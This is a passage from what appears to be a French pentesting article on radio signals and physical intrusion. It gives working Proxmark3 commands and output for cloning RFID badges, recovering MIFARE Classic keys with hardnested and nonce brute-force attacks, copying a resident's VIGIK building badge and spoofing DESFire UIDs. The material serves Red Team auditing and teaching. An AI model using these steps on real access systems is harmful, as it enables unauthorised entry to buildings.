



*Fig. 11 : FFT et Waterfall d'un canal GSM en Downlink.*





*Fig. 12 : FFT et Waterfall d'un signal émis par une télécommande.*

## 2.2 Identifier un signal

Grâce à un analyseur de spectre, il est possible d'identifier des signaux provenant des plages de fréquences observées. Pour rappel, l'utilisation d'une FFT permet de se faire une idée de la fréquence utilisée grâce au lobe central représenté par l'amplitude la plus forte, mais aussi des harmoniques composant le signal étudié et sa largeur de bande.

En tests d'intrusion radio, il est courant d'être familier avec quelques fréquences qui reviennent constamment. Le tableau suivant liste les différentes classes de fréquences radio :

| Classification | Gamme de fréquences | Technologies courantes lors des tests intrusion |
|---|---|---|
| VLF - Très Basses Fréquences (*Very Low Frequencies*) Ondes myriamétriques (Mam) | 3 kHz à 30 kHz | (radionavigation, identification à distance, etc.) |
| LF - Basses Fréquences (*Low Frequencies*) Ondes kilométriques (km) | 30 kHz à 300 kHz | Identification RFID |
| MF - Moyennes Fréquences (*Medium Frequencies*) Ondes hectométriques (hm) | 300 kHz à 3 MHz | |
| HF - Hautes Fréquences (*High Frequencies*) Ondes décamétriques (dam) | 3 MHz à 30 MHz | Authentification RFID, POCSAG |
| VHF - Très Hautes Fréquences (*Very High Frequencies*) Ondes métriques (m) | 30 MHz à 300 MHz | Micro sans fil FM |
| UHF - Ultra Hautes Fréquences (*Ultra High Frequencies*) Ondes décimétriques (dm) | 300 MHz à 3 GHz | Télécommandes d'ouverture sans-fils (garages, voitures, etc.), ADS-B, Wi-Fi, Bluetooth, Tetrapol, GSM, UMTS, LTE, LoRa, SIGFOX, etc. |

Dans certains cas, il est aussi fréquent d'être confronté à des fréquences plus exotiques. Mais pour étudier ces fréquences, encore faut-il en connaître la méthode de modulation et la manière dont les symboles sont encodés.

## 2.3 Modulation et démodulation

Prenons l'exemple d'une onde acoustique audible par l'oreille humaine entre 20 Hz (infrasons) et 20 kHz (ultrasons). Afin de transporter cette onde dans un canal radio, la modulation peut être utilisée afin de translater l'information dans un domaine de fréquence adapté au canal radio souhaité. Pour ce faire, une porteuse de haute fréquence est modulée par l'information à diffuser. La réception s'effectue dans le sens inverse de l'émission appelée « étape de démodulation » pour séparer le signal audible de la porteuse.

Mais encore faut-il savoir quelle caractéristique de la porteuse est modifiée par le signal de modulation. En effet, la modulation peut prendre plusieurs formes :

- ⇨ amplitude **[25]** utilisée en radio AM ;
- ⇨ OOK (*On-Off Key*), modulation binaire utilisée par beaucoup de télécommandes sans-fil ;
- ⇨ fréquence (FM) **[26]** utilisée en radio FM ;
- ⇨ par déplacement de fréquence (FSK) **[28]**, que l'on retrouve dans certains badges RFID ;
- ⇨ par changement de phase (PSK) et changement de phase en quadrature (QPSK) **[27]** ;
- ⇨ en amplitude en quadrature (QAM), dont le 64QAM dans la télévision TNT ;
- ⇨ *Gaussian minimum-shift keying* **[29]** utilisée pour le GSM ;
- ⇨ *Orthogonal Frequency-Division Multiplexing* (OFDM) que l'on retrouve pour le UMTS, LTE, Courant porteur (CPL), Wi-Fi, etc. ;
- ⇨ et autres modulations...

Il est donc évident de connaître la manière dont va être démodulé un signal, afin de récupérer l'information à décoder. On peut néanmoins reconnaître la modulation par la forme du signal observé. Cela est

vrai pour des signaux simples comme le AM, FM, FSK, OOK. Cependant, il devient plus compliqué d'analyser des signaux comme le GMSK ou encore l'OFDM. Pour ces derniers, une bonne connaissance de la technologie ciblée, ainsi que de la documentation du transmetteur est requise avant d'étudier la communication.

## 2.4 Encodages

Lorsqu'une information est envoyée sur un support physique, l'information reçue peut différer de celle émise par la source à cause des perturbations sur la ligne de transmission. L'encodage ajoute donc de la redondance afin de se protéger au mieux de ces perturbations. Le tableau ci-dessous référence quelques méthodes de codage couramment utilisées en radio **[31]** :

| Encodage | Avantages | Inconvénients |
|---|---|---|
| NRZ (*Non Return to Zero*) | ▸ Une bonne résistance au bruit | ▸ Mauvaise adaptation au support<br>▸ Peu de transitions → difficulté de synchronisation d'horloge |
| NRZI (*Non Return to Zero Inverted*) | ▸ Une bonne résistance au bruit<br>▸ Longues périodes à 0 → facilite la synchronisation d'horloge | ▸ Mauvaise adaptation au support |
| Manchester | ▸ Bonne résistance au bruit (2 niveaux)<br>▸ Bonne adaptation aux supports à bande passante large<br>▸ Beaucoup de transitions → facilitent la synchronisation d'horloge | ▸ Grande largeur de son spectre → pas adapté aux supports à large bande |
| Miller | ▸ Débits élevés sur support à bande passante limitée | ▸ Apparition d'une composante → instabilité |
| Bipolaires | ▸ Spectre étroit<br>▸ Signal codé aussi facilement modulable sur porteuse de base | ▸ Problèmes de décodage lors de longues séquences de 0<br>▸ Décodage bipolaire est moins stable pour de la longue distance |

Comme on peut le voir, le choix d'un codage se fait donc selon les caractéristiques du support et du signal à transmettre. Une bonne connaissance de la forme du signal numérique permet de déterminer la manière dont on va décoder l'information. Dans les cas où il est difficile de reconnaître la technique d'encodage, il est toujours possible d'avoir recours à des méthodes fastidieuses comme le tâtonnement.

Notons que le dernier outil à la mode du nom de *Universal Radio Hacker* **[47]** peut aider à décoder des données de type CC1 1x1, mais aussi d'autres technologies en simplifiant le tâtonnement lors d'une analyse.

**ATTENTION**

Pour pouvoir utiliser une méthode de décodage, il est nécessaire d'identifier le temps d'horloge, mais aussi d'extraire un train de bits suffisant. Le train de bits qui nous intéresse peut être extrait grâce à certains entêtes se repérant (souvent de longues séquences de « 1 » ou « 0 »). Pour déterminer le temps d'horloge, il suffit de calculer la différence temporelle entre le front montant, ou descendant, de la plus petite impulsion avec le front choisi de l'impulsion suivante.

# Quarkslab

SECURING EVERY BIT OF YOUR DATA


Les attaquants ciblent les données, et non les infrastructures qui sont régulièrement surveillées, testées et mises à jour. Quarkslab se concentre sur la sécurisation des données, au travers de 3 outils issus de notre R&D : IRMA (orchestrateur de threat intelligence), Epona (obfuscateur) et Ivy (reconnaissance réseau). Ces produits, qui complètent nos services et formations, visent à aider les organisations à prendre leurs décisions au bon moment grâce à des informations pertinentes.


IRMA orchestre votre threat intelligence pour déterminer la dangerosité des fichiers et fournir une vue détaillée des risques.

Epona obfusque du code pour contrarier le reverse engineering et l'accès aux données des applications.

ivy cartographie rapidement l'ensemble des services et informations exposés sur Internet pour des millions d'adresses.


- **Tests de sécurité :** analyse d'applications, de DRM, de vulnérabilités, de patch, fuzzing
- **Développement & analyse :** R&D à la demande, reverse engineering, design et implémentation
- **Cryptographie :** conception de protocoles, optimisation, évaluation




- Reverse engineering
- Recherche de vulnérabilités
- Développement d'exploits
- Test de pénétration d'applications Android / iOS
- Windows internals



quarkslab
SECURING EVERY BIT OF YOUR DATA
13 rue St.-Ambroise - 75011 Paris - FRANCE
Phone: +33 (0)1 58 30 81 51 - Email: contact@quarkslab.com
@quarkslab - **www.quarkslab.com**

## 2.5 Ressources en ligne

Pour en savoir plus, l'utilisation d'Internet permet de rapidement identifier la ou les technologies associées à aux fréquences « exotiques » relevées. En France, il est possible de se référer au tableau national de répartition des fréquences de l'ANFR [23] pour se faire une idée de ce qu'on peut retrouver dans notre cher pays.

Le guide *Sigwiki* [24] référence les *Waterfall* et sons des technologies que l'on peut rencontrer par classe de fréquence, ainsi que leurs domaines d'utilisation. Beaucoup d'échantillons sont référencés dans ce wiki, ce qui permet de se faire une idée rapide du signal observé dans la majorité des cas.

Maintenant que nous en savons plus sur la radio et l'identification des fréquences, nous allons aborder à travers les parties qui suivent, le sujet de l'intrusion physique en radio.

# 3. TESTS D'INTRUSION PHYSIQUE RADIO

## 3.1 Systèmes de contrôle physiques

Les tests d'intrusion physiques sont assez courants, surtout lors des prestations de *Red Team* où l'objectif est d'auditer la sécurité physique d'une entreprise. Bien que l'intrusion soit possible via des méthodes d'ingénierie sociale, nous utiliserons ce scénario pour présenter des technologies radio couramment rencontrées et les méthodologies à dérouler afin de les identifier et de les attaquer.

Les systèmes radio souvent rencontrés en intrusion physique sont les suivants :

- badges RFID ;
- télécommandes sans-fils ;
- interphones ;
- alarmes sans-fils.

## 3.2 Systèmes RFID actuels

### 3.2.1 Détecter la fréquence utilisée

Afin de déterminer la fréquence utilisée par le système, différentes techniques existent. En effet, sur les vielles installations et avec plusieurs échantillons de badges, il est possible de déterminer le type de badge que vérifie le lecteur grâce à la présence d'un témoin lumineux « rouge » pour informer que les données du badge sont invalides, ou rien si le badge n'est pas supporté.

Cependant, sur les nouveaux systèmes, les lecteurs ne réagissent que si le badge contient des données valides. Dans ce cas, des analyseurs de spectre peuvent entrer en action. Pour plus de simplicité, nous pouvons utiliser un outil dédié au RFID comme l'outil dédié à l'analyse de système RFID *ProxmarkIII*, qui permet avec la commande `hw detectread` de récupérer la fréquence que l'on cherche. Si toutefois nous sommes en possession d'un badge, la commande `hw tune` peut alors être exploitée pour déterminer la fréquence du badge, mais il est aussi possible de lancer les commandes `lf search` ou `hf search` pour avoir des informations encore plus pertinentes sur les badges basses fréquences et hautes fréquences comme l'identifiant unique du badge (UID) et le type de badge s'il est supporté par la bibliothèque.

Il faut aussi noter qu'un téléphone mobile avec le support NFC (*Near Field Communication*) peut identifier des badges de hautes fréquences (13,56 MHz) grâce à des applications comme *NFC TagInfo*, qui est téléchargeable sur le Google Play.

### 3.2.2 Identification RFID

Ces badges opèrent généralement avec de basses fréquences : 125 kHz et 134 kHz. Mais comme nous allons le voir par la suite, il est aussi possible de voir des badges servant à l'identification en hautes fréquences.

Différents types de badges peuvent être rencontrés :

- ⇨ HID Prox ID ;
- ⇨ EM410X ;
- ⇨ Viking ;
- ⇨ Presco ;
- ⇨ Indala Prox ;
- ⇨ etc.

Mais les marques les plus courantes restent encore les tags HID Prox ID et EM410x sur les vieilles installations. De plus, il faut prendre en compte que le propriétaire d'un immeuble sera réticent à changer son système de contrôle physique même si la sécurité est obsolète, car ce changement a un coût.

En basse fréquence, une liste assez longue de technologies supportées peut être obtenue avec la commande suivante :

Terminal

```
pm3 --> lf
[...]
em               { EM4X RFIDs... }
hid              { HID RFIDs... }
[...]
indalademod      ['224'] -- Demodulate samples for Indala 64 bit UID (option
'224' for 224 bit)
indalaclone      <UID> ['l']-- Clone Indala to T55x7 (tag must be in antenna)
(UID in HEX)(option 'l' for 224 UID
[...]
snoop            Snoop LF
```

Pour récupérer l'identifiant unique des cartes avec un client et un *firmware* à jour, il suffit d'utiliser la commande `lf search` évoquée précédemment, qui nous évite les étapes de démodulation et de décodage :

Terminal

```
pm3 --> lf search
[...]

EM410x pattern found:
EM TAG ID      : 0F038C6A64
Possible de-scramble patterns
Unique TAG ID  : F0C0315626
[...]
Valid EM410x ID Found!
```

Toutefois, si un badge en basse fréquence n'est pas supporté, l'outil *ProxmarkIII* peut être utilisé manuellement pour lire, démoduler et enfin décoder le badge **[50]**.

Si nous souhaitons effectuer des attaques sur le HID Prox HID par exemple, des commandes sont implémentées pour lire, cloner, simuler et analyser :

Terminal

```
pm3 --> lf hid
help              This help
fskdemod          Realtime HID FSK demodulator
sim               HID tag simulator
clone             Clone HID to T55x7
wiegand           Convert facility code/card number to Wiegand code
brute             Bruteforce card number against reader
```

Pour ajouter d'autres commandes, les intéressés peuvent s'inspirer des répertoires sources **proxmark3/client/** et **proxmark3/armsrc/**. De plus, des firmwares non-officiels existent aussi avec le support de technologies quelques fois exotiques [32].

### 3.2.3 Les (faux) bons élèves

Bien que les technologies d'identification ne présentent aucun défi en termes de sécurité, d'autres dérivées continuent dans la voie de l'identification, mais en promettant une sécurité plus robuste avec du chiffrement au final inutile. Par exemple, on pourra citer les badges Nedap XS qui utilisent une fréquence 120/125KHz, modulation ASK, codage Biphase inversé et qui lors de leur lecture permettent de récupérer un UID en clair et un UID chiffré :

Terminal

```
pm3 --> lf nedap read
[...]
NEDAP ID Found - Card: 2788 - Raw: ffbd62003a5f45f5c****************
BIN: 11111111101111010110001000000000001110100101111101000101111101015*******...
# composition => [10 bits de préambule][17 bits : type de chiffrement][37 bits :
UID chiffré][1 bit][8 bits :uid2][1 bit][ 8 bits :uid1][1 bit][8 bits :uid0]
```

Mais, lors du passage de la carte devant le lecteur, aucun vecteur d'initialisation ne permet de diversifier la valeur du UID (*Unique IDentifier*) chiffré ou autre donnée, ce qui permet d'observer les mêmes valeurs à chaque lecture. Aujourd'hui même où le chiffrement de cet UID est encore un mystère pour beaucoup, ce type de badge est clonable aussi facilement que les autres avec un badge RFID de la famille T55xx. Les badges vierges T55xx ont pour atout d'être assez modulaires en configurant le mode de modulation, le codage et de programmer le badge avec les données des badges Nedap XS par exemple.

Pour en savoir plus sur Nedap, des posts constructifs peuvent être consultés sur le forum officiel de Proxmark [33]. C'est aussi sur le forum Proxmark que l'on trouve des réponses aux questions que l'on se pose sur certaines technologies RFID.

### 3.2.4 Authentification RFID

Difficile de ne pas parler d'attaque sur les badges MIFARE Classic, qui inspirent encore beaucoup d'auteurs écrivant sur des méthodes connues autour de cette technologie [34] [35]. Cependant, face aux attaques actuelles et pour éviter de remplacer les lecteurs existants, il faut noter que les badges ont aussi évolué en termes de sécurité.

En effet, les premiers badges étaient vulnérables à des attaques *card-only* comme la *Nested attack* lorsqu'une clé est connue, mais aussi *Dark side attack* dans le cas où aucune clé n'était connue. Pour pallier à ce souci de sécurité, des cartes MIFARE Plus ont été introduites en gardant une compatibilité avec les vieux systèmes MIFARE Classic et utilisant aussi l'algorithme CRYPTO1, mais avec un PRNG (*Pseudorandom Number Generator*) plus robuste.

Cependant, une attaque sur ces premières versions de MIFARE Plus a été découverte, consistant à collecter des nounces chiffrés en forçant les essais d'authentification *nested authentication* et permettant ainsi de faire fuiter des bits de la clé avant de l'énumérer exhaustivement. Cette attaque est nommée « hardnested attack » **[36]** et se retrouve implémentée pour ProxmarkIII :

Terminal

```
pm3 --> hf mf hardnested
Usage:
      hf mf hardnested <block number> <key A|B> <key (12 hex symbols)>
                       <target block number> <target key A|B> [known target
key (12 hex symbols)] [w] [s]
[...]
```

Lorsque les attaques citées plus haut ne fonctionnent pas, la seule option restante est l'attaque par brute-force de la clé cible à l'aide d'une capture réalisée avec l'option *snoop* du ProxmarkIII. Le premier brute-force peut-être fait en collectant les octets d'*UID, Nt_enc, Nr_enc,Ar_enc, At_enc*, ainsi que les bits de parité d'une authentification collectés grâce à la méthode *snoop* du ProxmarkIII pour être ensuite traités avec l'outil *mf_nonce_brute* **[38]** de la manière suivante :

Terminal

```
$ ./mf_nonce_brute 5e51626904 f22c60f7 0000  cc2ed500 fb592dbb 1000
f69d0113 1000
Mifare classic nested auth key recovery. Phase 1.
-------------------------------------------------
uid:         51626904
nt encrypted:   f22c60f7
nt parity err:  0000
nr encrypted:   cc2ed500
ar encrypted:   fb592dbb
ar parity err:  1000
at encrypted:   f69d0113
at parity err:  1000
[...]
Key candidate: [5af6f0cda4a5]
```

Dans ce dernier exemple, les quatre octets de poids faibles **0xf0cda4a5** ont été retrouvés avec cette première phase et nous pouvons ensuite les réutiliser pour faire une attaque par brute-force directe sur la carte avant de trouver les 2 octets de poids forts manquants.

Concernant les systèmes VIGIK présents dans la généralité des immeubles, il est plus intéressant de pouvoir casser, ou récupérer, les clés RSA 1024 bits des opérateurs comme EDF ou La poste, afin d'avoir un accès dans tous les immeubles parisiens par exemple. Cependant, il est très difficile d'avoir une quelconque information sur ce sujet pour le moment. Néanmoins, pour s'introduire dans un immeuble, un attaquant peut toutefois tenter de cloner le badge VIGIK d'un résident, comme ces badges sont similaires au MIFARE Classic et héritent des mêmes vulnérabilités. La différence est qu'en général les fabricants prennent bien soin de ne pas laisser de secteur avec une clé par défaut et qu'il est courant que les UID des badges soient aussi vérifiés. Autrement dit, un attaquant aura besoin de beaucoup de temps pour copier le badge d'un visiteur.

Mais en effectuant quelques recherches sur Internet, il est possible de trouver une liste de clés propres aux fabricants. De plus, en récupérant ces clés, il est aussi possible d'observer que beaucoup de constructeurs ont eu l'idée d'encoder le nom de la société en partie dans la clé A en ASCII. Cette clé peut sinon être trouvée dans quelques cas avec la *Darkside attack* évoquée peu avant.

Certains badges vont être un peu plus sécurisés et ne seront pas vulnérables aux attaques Nested et Darkside comme on peut le voir :

Terminal

```
pm3 --> hf mf mifare
[...]
..Card is not vulnerable to Darkside attack (its random number generator
is not predictable).
```

Cependant, si une clé est découverte sur un forum, une recherche exhaustive ou en tentant d'encoder le nom de la société pour en faire une clé, on peut alors tenter d'exploiter une attaque *hardnested* en ciblant le bloc que l'on recherche :

Terminal

```
pm3 --> hf mf hardnested 0 A 4845******* 0 B
[...]
 time  | #nonces | Activity                                                | expected to brute force
       |         |                                                         | #states         | time
-------------------------------------------------------------------------------------------------
     0 |       0 | Start using 8 threads and AVX2 SIMD core                |                 |
     0 |       0 | Brute force benchmark: 1047 million (2^30.0) keys/s     | 140737488355328 |    2d
     1 |       0 | Using 235 precalculated bitflip state tables            | 140737488355328 |    2d
     5 |     112 | Apply bit flip properties                               |     67659505664 |   65s
[...]
    22 |    2183 | Apply Sum property. Sum(a0) = 128                       |        52982428 |    0s
    22 |    2183 | (1. guess: Sum(a8) = 0)                                 |        52982428 |    0s
    22 |    2183 | Apply Sum(a8) and all bytes bitflip properties          |        39818012 |    0s
    22 |    2183 | Brute force phase completed. Key found: a22a******** |               0 |    0s
```

Après moins d'une minute, on obtient la clé B du bloc 0 (secteur 0). Si cette clé n'est pas commune aux autres blocs, on répète l'opération pour tous les secteurs. L'attaque dure donc environ 5-15 min pour une carte MIFARE Classic 1k. Lorsque nous sommes en possession de toutes les clés, nous pouvons observer que le nom du produit est présent dans tous les secteurs et le nom de la société dans le dernier secteur de la manière suivante :

Terminal

```
$ hexdump -C HexC******VIGIK.mdp
[...]
*
000003b0  48 45 58 ** ** ** 78 77  88 00 22 72 9a 9b d4 0f  |HEX***xw.."r....|
000003c0  48 45 58 ** ** ** 20 2d  20 43 4f 47 45 4c 45 43  |HEX*** - CO*****|
000003d0  64 65 70 6f 74 20 6c 65  67 61 6c 20 49 4e 50 49  |depot legal INPI|
000003e0  6e 65 20 70 61 73 20 75  74 69 6c 69 73 65 72 31  |ne pas utiliser1|
000003f0  48 45 58 ** ** ** 07 87  8f 00 48 45 58 ** ** **  |HEX*******HEX***|
00000400
```

Après avoir cloné le contenu avec la commande **`hf mf cload`**, il ne manque plus qu'à modifier l'UID du badge chinois clone afin d'avoir une copie conforme du VIGIK :

Terminal

```
pm3 --> hf mf csetuid 11223344
--wipe card:NO  uid:11 22 33 44
Chinese magic backdoor commands (GEN 1a) detected
old block 0:  11 22 33 44 96 08 04 00 46 59 25 58 49 10 23 02
new block 0:  b0 ** ** ** 44 08 04 00 46 59 25 58 49 10 23 02
old UID:11 22 33 44
new UID:b0 ** ** **
```

D'autres technologies comme les systèmes MIFARE DESFire sont plus robustes aux attaques RFID actuelles et aucune attaque publique n'existe permettant de cracker les clés comme pour le cas des badges MIFARE Classic. Cependant, pendant une intrusion physique, la négligence des installateurs peut fortement impacter la sécurité physique d'un bâtiment.

### 3.2.5 Installateurs fâchés contre la sécurité

À la demande de certains clients qui exigent une sécurité RFID maximale, il est courant de retrouver des systèmes MIFARE DESFire. Cependant, certains installateurs oublient la complexité qui sépare les badges d'identification avec les badges d'authentification et oublient alors de configurer des clés (lecture, écriture, etc.), ainsi que la création d'applications afin de profiter de tous les mécanismes de sécurité proposés par ces systèmes.

Il est donc courant de retrouver au final des badges vides, programmés par défaut et facilement clonables puisque le système RFID est configuré de telle sorte à ne vérifier que la validité d'un identifiant unique. Pour cela, le ProxmarkIII peut directement être utilisé afin de simuler l'UID d'un badge MIFARE DESFire valide :

Terminal

```
pm3 --> hf 14a sim t 3 u <uid 7 octets>
```

## 3.3 Télécommandes

Les télécommandes sans-fil sont souvent utilisées pour l'ouverture de voiture, porte de garage, activation/désactivation d'alarme, interphones.

Afin de connaître les fréquences exactes de ces télécommandes, deux méthodes évidentes peuvent être utilisées:

- ⇨ en balayant les fréquences → méthode longue ;
- ⇨ se procurer le modèle exact et le désassembler.

Tout comme pour n'importe quelle technologie radio, le démontage de l'équipement cible permet de récupérer des informations clés quant au microcontrôleur utilisé et donc des modulations et codages supportés (voir figure 13).




*Fig. 13 : Microcontrôleur d'une télécommande d'ouverture de porte d'un interphone.*

On retrouve énormément de lecture sur le sujet des télécommandes de type CC11x1 et dérivés **[40][41]**, etc.. Cependant, d'autres systèmes encore plus actuels peuvent être parfois plus complexes à attaquer, puisqu'ils utilisent du code de *rolling*.

En effet, en capturant le signal de la précédente télécommande (voir figure 14, page suivante) et en le démodulant, il est possible de comparer deux appuis. En comparant ces deux appuis, on peut s'apercevoir que la même commande n'a pas la même valeur binaire (voir figure 15, page suivante).





*Fig. 14 : Capture d'une commande d'ouverture de télécommande sans-fil.*

En effet, lorsque du code de *rolling* est utilisé, il est théoriquement impossible de cloner le signal sans connaître l'algorithme de signature utilisé et les valeurs d'entrées servant à générer les séquences. À ce sujet une conférence intéressante a été présentée à SSTIC 2017 sur l'analyse des systèmes *Remote Keyless Entry* utilisant l'algorithme *Hitag-2* et les difficultés lors d'une recherche exhaustive de la clé de chiffrement pour cloner la télécommande **[48]**. Mais des attaques de rejeux sont possibles **[42]**.




*Fig. 15 : Comparaison de deux envois d'une même commande démodulée en amplitude (en haut, le premier envoi et en bas le deuxième).*

En effet, dans le principe du code de *rolling*, une télécommande et un récepteur sont d'abord synchronisés avec un nombre initial et calculés avec un algorithme commun. Un appui sur le bouton d'ouverture génère une valeur calculée par l'algorithme de signature des deux équipements, qui va être envoyée au récepteur. La valeur suivante va être calculée à partir de la valeur précédente. Le rejeu du signal émis lorsque quelqu'un appui sur la télécommande est donc très difficile. Cependant, pour éviter les appuis par erreur sur la télécommande et donc la désynchronisation complète entre les deux équipements, le récepteur calcule plusieurs séquences (min. 256). Ainsi, si quelqu'un appuie par erreur sur la télécommande, le récepteur pourra vérifier la valeur de la télécommande parmi les séquences générées pour ouvrir la porte.

